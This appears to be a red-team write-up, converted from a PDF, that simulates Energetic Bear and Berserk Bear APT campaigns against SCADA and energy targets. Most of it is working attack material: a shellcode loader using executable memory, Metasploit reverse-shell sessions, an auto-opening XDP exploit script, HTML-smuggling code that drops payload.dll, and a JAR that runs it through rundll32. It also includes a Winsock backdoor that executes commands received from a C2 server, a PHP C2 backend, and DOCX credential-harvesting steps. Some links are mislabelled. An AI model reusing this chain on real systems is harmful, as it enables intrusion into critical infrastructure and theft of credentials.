82
83             // function pointers for WinAPI functions
84             typedef LPVOID(WINAPI *VirtualAlloc_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD  flAllocationType, DWORD flProtect);
85             typedef BOOL(WINAPI *VirtualFree_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType);
86
87             VirtualAlloc_t virtualAlloc = (VirtualAlloc_t)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
88             VirtualFree_t virtualFree = (VirtualFree_t)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualFree");
89
90             if (virtualAlloc != NULL && virtualFree != NULL) {
91                 LPVOID pAlloc = virtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
92                 if (pAlloc != NULL) {
93                     // copy shellcode into allocated memory
94                     memcpy(pAlloc, shellcode, sizeof(shellcode));
95
96                     // execute the shellcode
97                     ((void(*)())pAlloc)();
98
99                     // free the allocated memory
100                    virtualFree(pAlloc, sizeof(shellcode), MEM_RELEASE);
101                }
102            }
103        }
104    }
}
Ln 17, Col 20 Spaces: 4 UTP-8 LF () C++ Blackbox Linux ⚡ 🔍

```


Final result: payload connect to Dropbox C2 server

the final step in this process involves the execution of the final payload. After being decrypted and loaded into the current process, the final payload is designed to beacon out to both Dropbox API-based C2 server.




Energetic Bear

This is a simulation of attack by (Energetic Bear) APT group targeting “eWon” is a Belgian producer of SCADA and industrial network equipment, the attack campaign was active from January 2014. The attack chain starts with malicious XDP file containing the PDF/SWF exploit (CVE-2011-0611) and was used in spear-phishing attack. This exploit drops the loader DLL which is stored in an encrypted form in the XDP file. The exploit is delivered as an XDP (XML Data Package) file which is actually a PDF file packaged within an XML container. I relied on Kaspersky to figure out the details to make this simulation: <https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08080817/EB-YetiJuly2014-Public.pdf>



This attack included several stages including exploitation of the (CVE-2011-0611) vulnerability which allows attackers to overwrite a pointer in memory by embedding a specially crafted .swf. The XDP file contains a SWF exploit CVE-2011-0611 and two files encrypted with XOR stored in the XDP file. One of the files is malicious DLL the other is a JAR file which is used to copy and run the DLL by executing the Cmd command line

1. CVE-2011-0611: this module exploits a memory corruption vulnerability in Adobe Flash Player versions 10.2.153.1 and earlier, I made a modified version of the exploit based on Windows 10.
2. CVE-2012-1723: this exploit allows for sandbox escape and remote code execution on any target with a vulnerable JRE (Java IE 8).
3. XDP file: this XDP file contains a malicious XML Data Package (XDP) with a SWF exploit (CVE-2011-0611). It also includes functionality to download additional files via HTML-Smuggling by apache host.
4. HTML Smuggling: the html-smuggling file is used after uploading it to the apache server to download other files. One of the files is DLL payload the other is a small JAR file.
5. JAR file: this jar file is used to copy and run the DLL by executing the cmd command.
6. DLL payload: the attackers used Havex trojan, Havex scanned the infected system to locate any supervisory control and data acquisition SCADA.
7. Encrypted with XOR: the XDP file contains a SWF exploit and two files encrypted with XOR.
8. PHP backend C2-Server: the attackers used hacked websites as simple PHP C2 Server backend.
9. Final result: make remote communication by utilizing XOR encryption for secure data transmission between the attacker server and the target.



The first stage (exploit Adobe SWF Memory Corruption Vulnerability CVE-2011-0611)

This module exploits a memory corruption vulnerability (CVE-2011-0611) in Adobe Flash Player versions 10.2.153.1 and earlier. The vulnerability allows for arbitrary code execution by exploiting a flaw in how Adobe Flash Player handles certain crafted .swf files. By leveraging this vulnerability, an attacker can execute arbitrary code on the victim's system.

```

[+] metasploit v6.4.5-dev
+ --=[ 2415 exploits - 1242 auxiliary - 423 post      ]
+ --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ --=[ 9 evasion                                         ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search EnergeticBear_exploit

Matching Modules
=====
#  Name           Disclosure Date  Rank   Check  Description
-  --
0  exploit/EnergeticBear_exploit  2011-04-11  normal  No    Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
1  \_ target: Automatic          :       :       :
2  \_ target: IE 10 on Windows 10 :       :       :

Interact with a module by name or index. For example info 2, use 2 or use exploit/EnergeticBear_exploit
After interacting with a module you can manually set a TARGET with set TARGET 'IE 10 on Windows 10'

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(EnergeticBear_exploit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(EnergeticBear_exploit) >
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Using URL: http://192.168.1.8:8080/YM3N5Z
[*] Server started.
msf6 exploit(EnergeticBear_exploit) > []

```

sudo cp EnergeticBear_exploit.rb /usr/share/metasploit-framework/modules/exploits

sudo updatedb

msf6 > search EnergeticBear_exploit


The SWF executes the action script, which contains another SWF file which in turn uses the CVE-2011-0611 vulnerability to run the shellcode.

This Modified version of the exploit CVE-2011-0611 based on Windows 10 ,the original exploit from :

The Second stage (CVE-2012-1723 Oracle Java Applet Field Bytecode Verifier Cache

This vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 update 4 and earlier, 6 update 32 and earlier, 5 update 35 and earlier, and 1.4.2_37 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot. if you need know more about CVE-2012-1723:

<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=ExploitJava/CVE-2012-1723!generic&threatId=-2147302241>



```
URIPATH          no      The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----           -----    -----
  LHOST  192.168.1.8     yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/browser/java_verifier_field_access) > set target 0
[!] Unknown datastore option: targert. Did you mean TARGET?
target => 0
msf6 exploit(multi/browser/java_verifier_field_access) > set target 0
target => 0
msf6 exploit(multi/browser/java_verifier_field_access) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_verifier_field_access) > set uripath /
uripath => /
msf6 exploit(multi/browser/java_verifier_field_access) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/browser/java_verifier_field_access) >
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Using URL: http://192.168.1.8:8080/
[*] Server started.
msf6 exploit(multi/browser/java_verifier_field_access) > []
```

use exploit/multi/browser/java_verifier_field_access

The attackers actively compromises legitimate websites for watering hole attacks. These hacked websites in turn redirect victims to malicious JAR or HTML files hosted on other sites maintained by the group (exploiting CVE-2013-2465, CVE-2013-1347, and CVE-2012-1723 in Java 6, Java 7, IE 7 and IE 8), These hacked websites will be using a simple PHP C2 Server backend.

There were different ways of delivering of its malware including waterholing, spearphishing and adding malware to legitimate installers. Once the victims were infected, Crouching Yeti selected different RATs for its operations. These RATs communicated with Command and Control servers on compromised servers around the world, using a simple PHP backend.

The third stage (XML Data Package XDP with a SWF exploit)

The exploit is delivered as an XDP (XML Data Package) file which is actually a PDF file packaged within an XML container. This is a known the PDF obfuscation method and serves as an additional anti-detection layer. if you need know more about XDP file: <https://fileext.com/file-extension/XDP>

```
<script>
//This XDP file contains a malicious XML Data Package (XDP) with a SWF exploit (CVE-2011-0611).
//It also includes functionality to download additional files via HTML-Smuggling by apache host.

// Automatically open the URLs when the document is opened
window.onload = function() {
    var url1 = 'http://192.168.1.8:8080/YM3N5Z'; // CVE-2011-0611
    var url2 = 'http://your_apache_host'; // HTML Smuggling

    // Open each URL in a new tab or window
    window.open(url1, '_blank');
    window.open(url2, '_blank');
};

</script>
```

The XDP file contains a SWF exploit (CVE-2011-0611) and two files (encrypted with XOR) stored in the PDF file, It also includes functionality to download additional files via HTML-Smuggling by apache host.

The fourth stage (HTML-Smuggling with DLL payload & JAR file)

The HTML smuggling file is used after uploading it to the apache server to download other files, One of the files is DLL payload the other is a small JAR file which is used to copy and run the DLL, the command line to make payload base64 to then put it in the HTML smuggling file: base64 payload.dll -w 0 and the same command but with jar file.

```
▼ Click here to ask Stack Overflow to help you code faster!
1  <html>
2  <body>
3  <script>
4      function base64ToArrayBuffer(base64) {
5          var binary_string = window.atob(base64);
6          var len = binary_string.length;
7          var bytes = new Uint8Array(len);
8          for (var i = 0; i < len; i++) {
9              bytes[i] = binary_string.charCodeAt(i);
10         }
11     return bytes.buffer;
12 }
13
14     var file = 'yv66vgAAAD0A0woAAgADBwAEDAAFAAYBABqYXZhL2xhbmcvT2JqZWN0AQAGPGluaxQ+AQADKClWCQAIAAkHAAoMAAsADAEAEgphdmEvbGFuZy9TeXN0ZW0BAANvdXQBABV
15
16     var data = base64ToArrayBuffer(file);
17     var blob = new Blob([data], {type: 'octet/stream'});
18     var fileName = 'payload.dll';
19     var a = document.createElement('a');
20     document.body.appendChild(a);
21     a.style = 'display: none;';
22     var url = window.URL.createObjectURL(blob);
23     a.href = url;
24     a.download = fileName;
25     a.click();
26     window.URL.revokeObjectURL(url);
27 </script>
28 </body>
29 </html>
30
```

The fifth stage (Copy DLL by JAR file)

This jar file used to copy and run the DLL by executing the following command: cmd /c copy payload.dll %TEMP%\payload.dll /y & rundll32.exe %TEMP%\payload.dll,RunDllEntry

It constructs a command to copy a file named payload.dll to the %TEMP% directory (typically the temporary directory) as payload.dll and then execute it using rundll32.exe and it waits for the process to finish using process.waitFor().

```
home > s3n4t0r > Energetic Bear > CopyDLL.java
    Click here to ask Blackbox to help you code faster
1 // javac CopyDLL.java
2
3 import java.io.IOException;
4
5 public class CopyDLL {
6     public static void main(String[] args) {
7         try {
8             // Check if a file name is provided as a command-line argument
9             if (args.length == 0) {
10                 System.out.println("Usage: java CopyDLL <file_name>");
11                 return;
12             }
13
14             // Construct the command to copy the file to %TEMP% as payload.dll
15             String command = "cmd /c copy payload.dll %TEMP%\payload.dll /y & rundll32.exe %TEMP%\payload.dll,RunDllEntry";
16
17             // Execute the command
18             Process process = Runtime.getRuntime().exec(command);
19
20             // Wait for the process to finish
21             process.waitFor();
22
23             // Print success message
24             System.out.println("Command executed successfully.");
25         } catch (IOException | InterruptedException e) {
26             e.printStackTrace();
27         }
28     }
29 }
```

The sixth stage DLL payload (Havex trojan)

The attackers gained access to eWon's FTP site and replaced the legitimate file with one that is bound with the Havex dropper several times.

The main functionality of this component is to download and load additional DLL modules into the memory. These are stored on compromised websites that act as C&C servers. In order to do that, the malware injects itself into the EXPLORER.EXE process, sends a GET/POST request to the PHP script on the compromised website, then reads the HTML document returned by the script, looking for a base64 encrypted data between the two "havex" strings in the comment tag <!--havexhavex--> and writes this data to a %TEMP%<tmp>.xmd file (the filename is generated by GetTempFilename function).

Full Disclosure of Havex Trojans: <https://www.netresec.com/?page=Blog&month=2014-10&post=Full-Disclosure-of-Havex-Trojans>

```
$ date
Tue Mar 11 09:29:14 JST 2014
$
$ cat isx.php
<html><head><meta http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>No data!<!--havexhavex-->
<!-- Free Web Hosting Area Start -->
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/gfreeh.js"></script>
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/in300.js"></script>
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/specoff.js"></script>
<noscript><br><center><font color='#000000' face='Verdana' style='font-size: 11px; background-color:#FFFFFF'><a target='_blank
<!-- Free Web Hosting Area End -->
</body></head>$

$ date
```

If you need know more about Havex trojan: https://malpedia.caad.fkie.fraunhofer.de/details/win.havex_rat

Notes on havex trojan: <http://pastebin.com/qCdMwtZ6>

In this simulation i used a simple payload with XOR encryption to secure the connection between the C2 Server and the Target Machine, this payload uses Winsock for establishing a tcp connection between the target machine and the attacker machine, in an infinite loop the payload receives commands from the attacker c2 decrypts them using (XOR) encryption executes them using system and then sleeps for 10 seconds before repeating the loop.

```
13 // XOR encryption
14 std::string xorEncrypt(const std::string& data, const std::string& key) {
15     std::string encrypted;
16     for (size_t i = 0; i < data.size(); ++i) {
17         encrypted += data[i] ^ key[i % key.size()];
18     }
19     return encrypted;
20 }
21
22 int main() {
23     std::string attackerIP = "192.168.1.1"; // replace with your IP address
24     int port = 4444; // replace with your port
25     std::string encryptionKey = "123456789"; // replace with XOR encryption key
26
27     // initialize Winsock
28     WSADATA wsData;
29     WORD version = MAKEWORD(2, 2);
30     if (WSAStartup(version, &wsData) != 0) {
31         std::cerr << "Error initializing Winsock.\n";
32         return 1;
33     }
34
35
36     SOCKET sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
37     if (sockfd == INVALID_SOCKET) {
38         std::cerr << "Socket creation failed.\n";
39         WSACleanup();
40         return 1;
41 }
```

This network forensics form (SCADA hacker) about havex trojan:

https://scadahacker.com/library/Documents/Cyber_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf

The seventh stage (encrypted XDP with XOR)

After making compile for the payload and jar file and make base64 for the jar file and DLL payload, i put them in the html smuggling file, then i make host for the html file, then i put this host in the XDP file next to CVE-2011-0611, then i make XOR encryption for XDP file, after this convert xdp to pdf.

```
1 0d-41-50-46-5c-46-43-06-33-11-12-1c-1b-61-5e-5e-4b-19-69-76-63-14-53-5f-5b-5d-19-52-5d-5d-40-54-5f-59
2 -4b-19-50-12-5e-55-59-5f-54-51-56-44-41-13-6c-78-7a-17-7c-58-45-53-13-64-54-55-5c-59-5e-54-12-1b-6c-71
3 -66-1e-18-4e-58-46-5b-14-54-16-64-6f-7f-11-57-4b-44-59-59-5e-4c-19-19-71-65-71-18-04-07-09-08-1c-02-05
4 -05-04-1f-19-32-19-11-1d-1c-7d-41-16-56-54-4a-5e-12-5a-5a-56-5a-42-5c-5c-42-12-55-41-5b-55-43-51-56-5f
5 -53-5f-5d-41-4f-17-4c-56-11-56-5c-43-5b-5a-58-59-5d-11-53-57-50-5c-42-5e-57-57-50-5e-13-52-5c-5a-52-4b
6 -19-47-5b-52-14-7d-62-7a-74-14-62-5f-46-53-52-5a-5e-56-5e-11-50-4a-14-54-46-56-5b-51-54-12-5b-5b-46-42
7 -19-32-19-11-38-13-14-1a-19-17-79-4c-45-5d-5e-55-41-5f-54-59-55-5d-4b-13-5b-45-53-59-18-4d-59-57-13-61
8 -67-7a-44-18-4e-59-57-5d-14-41-5e-52-18-5d-5e-51-46-59-50-58-43-18-50-42-12-5c-44-50-58-52-5c-33-11-12
9 -44-5d-5b-52-58-4f-17-5e-5c-5f-5b-54-52-17-05-19-57-47-5d-57-41-5f-58-56-11-18-12-48-3e-15-16-17-18-4f
10 -50-40-13-41-47-5a-06-18-04-11-15-5b-40-41-46-0d-17-16-00-0b-01-1a-04-00-0f-16-08-1f-0a-09-0c-05-0e-07
11 -17-60-7c-01-7d-01-6f-11-0c-18-16-1e-12-70-62-70-1b-05-08-08-00-1f-03-02-04-07-3d-18-19-11-12-45-55-47
12 -16-42-4a-55-03-12-0e-14-12-5e-43-4c-49-0b-1d-1c-4d-5a-43-45-67-58-41-53-50-5c-50-69-5f-57-4a-45-15-08
13 -14-1a-19-17-70-6d-7c-7e-13-67-58-43-50-5f-55-58-5c-54-3e-3f-16-17-18-19-1e-1d-13-7b-45-53-59-18-5c-50
14 -51-5b-14-60-64-7b-18-50-5f-12-52-14-5b-53-40-18-4d-50-50-13-5b-47-16-40-51-57-55-5d-44-3e-15-16-17-18
15 -4e-58-5c-57-5b-42-18-58-48-5c-5f-1a-46-46-59-07-1b-18-1e-6e-50-5f-55-5b-5d-10-11-02-3b-12-13-14-15-41
16 -5e-56-5d-5e-45-1d-5b-45-53-59-10-4c-43-5e-01-18-15-11-68-5a-55-50-5c-58-13-1c-0d-3d-18-19-4c-09-39-08
17 -1a-45-54-4a-50-41-46-0d
```

i used browserling to make xor encrypt: https://scadahacker.com/library/Documents/Cyber_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf

The eighth stage (PHP backend C2-Server)

This PHP C2 server script enable to make remote communication by utilizes XOR encryption for secure data transmission between the attacker server and the target.

The C&C Backend is written in PHP, consisting of 3 files:

- “**log.php**” is a Web-Shell, used for file level operations.
- “**testlog.php**” is not a PHP-script but it contains the C&C Server logfile of backdoor-connections.
Please see “**source.php**” below for further information.
- “**source.php**”

xor_encrypt(\$data, \$key) This function takes two parameters: the data to be encrypted (\$data) and the encryption key (\$key) it iterates over each character in the data and performs an XOR operation between the character and the corresponding character in the key (using modulo to repeat the key if it's shorter than the data), the result is concatenated to form the encrypted output which is returned.

send_to_payload(\$socket, \$data, \$encryption_key) This function sends encrypted data to the target system (payload) over a socket connection it first encrypts the data using the xor_encrypt function with the provided encryption key then it writes the encrypted data to the socket using socket_write.

receive_from_payload(\$socket, \$buffer_size, \$encryption_key) This function receives encrypted data from the target system over a socket connection it reads data from the socket with a maximum buffer size specified by \$buffer_size, the received encrypted data is then decrypted using the xor_encrypt function with the provided encryption key before being returned.

if you chose (command or URL) is encrypted using XOR encryption with a user-defined key before being sent to the target.

```
9
10 // decrypt data using XOR
11 function xor_encrypt($data, $key) {
12     $output = '';
13     for ($i = 0; $i < strlen($data); ++$i) {
14         $output .= $data[$i] ^ $key[$i % strlen($key)];
15     }
16     return $output;
17 }
18
19 // send encrypted output to the payload
20 function send_to_payload($socket, $data, $encryption_key) {
21     $encrypted_data = xor_encrypt($data, $encryption_key);
22     socket_write($socket, $encrypted_data, strlen($encrypted_data));
23 }
24
25 // encrypted commands from the payload
26 function receive_from_payload($socket, $buffer_size, $encryption_key) {
27     $encrypted_data = socket_read($socket, $buffer_size);
28     return xor_encrypt($encrypted_data, $encryption_key);
29 }
30
```


This other simulation for the same attack by cobaltstrike: <https://www.youtube.com/watch?v=XkBvo6z0Tqo>

Final result: payload connect to PHP C2-server

1. Set up a web server or any HTTP server that can serve text content.
2. Upload a text file containing the commands you want the compromised system to execute.
3. Make sure the text file is accessible via HTTP and note down the URL.
4. When prompted by the script, enter the URL you obtained in step 3.

NOTE: If you choose to fetch commands from a URL it will prompt you to enter the URL,

If you choose to enter commands directly it will prompt you to Enter a command to execute



Berserk Bear

This is a simulation of attack by (Berserk Bear) APT group targeting critical infrastructure and energy companies around the world, primarily in Europe and the United States,

The attack campaign was active from least May 2017. This attack target both the critical infrastructure providers and the vendors those providers use to deliver critical services, the attack chain starts with malicious (XML container) Injected into DOCX file connected to external server over (SMB) used to silently harvest users credentials and was used in spear-phishing attack. I relied on Cisco Talos Intelligence Group to figure out the details to make this simulation: <https://blogtalosintelligence.com/template-injection/>




If you need to know more about Berserk Bear APT group attacks: <https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Berserk%20Bear%20Dragonfly%2020&n=1>
<https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Berserk%20Bear%2C%20Dragonfly%202%2E0&n=1>

This attack included several stages including Injecting a DOCX file and using a malicious XML container that creates a specific alert to obtain credentials and is transferred to the attackers' server, which in turn is used by them to obtain data for the organizations that were targeted by the spear-phishing attack. The DOCX file was a CV that was Presented to a person with ten years of experience in software development and SCADA control systems.

1. Create CV DOCX file which will be injected and sent spear phishing.
2. Make injections into DOCX file to obtain credentials using the phishery tool.
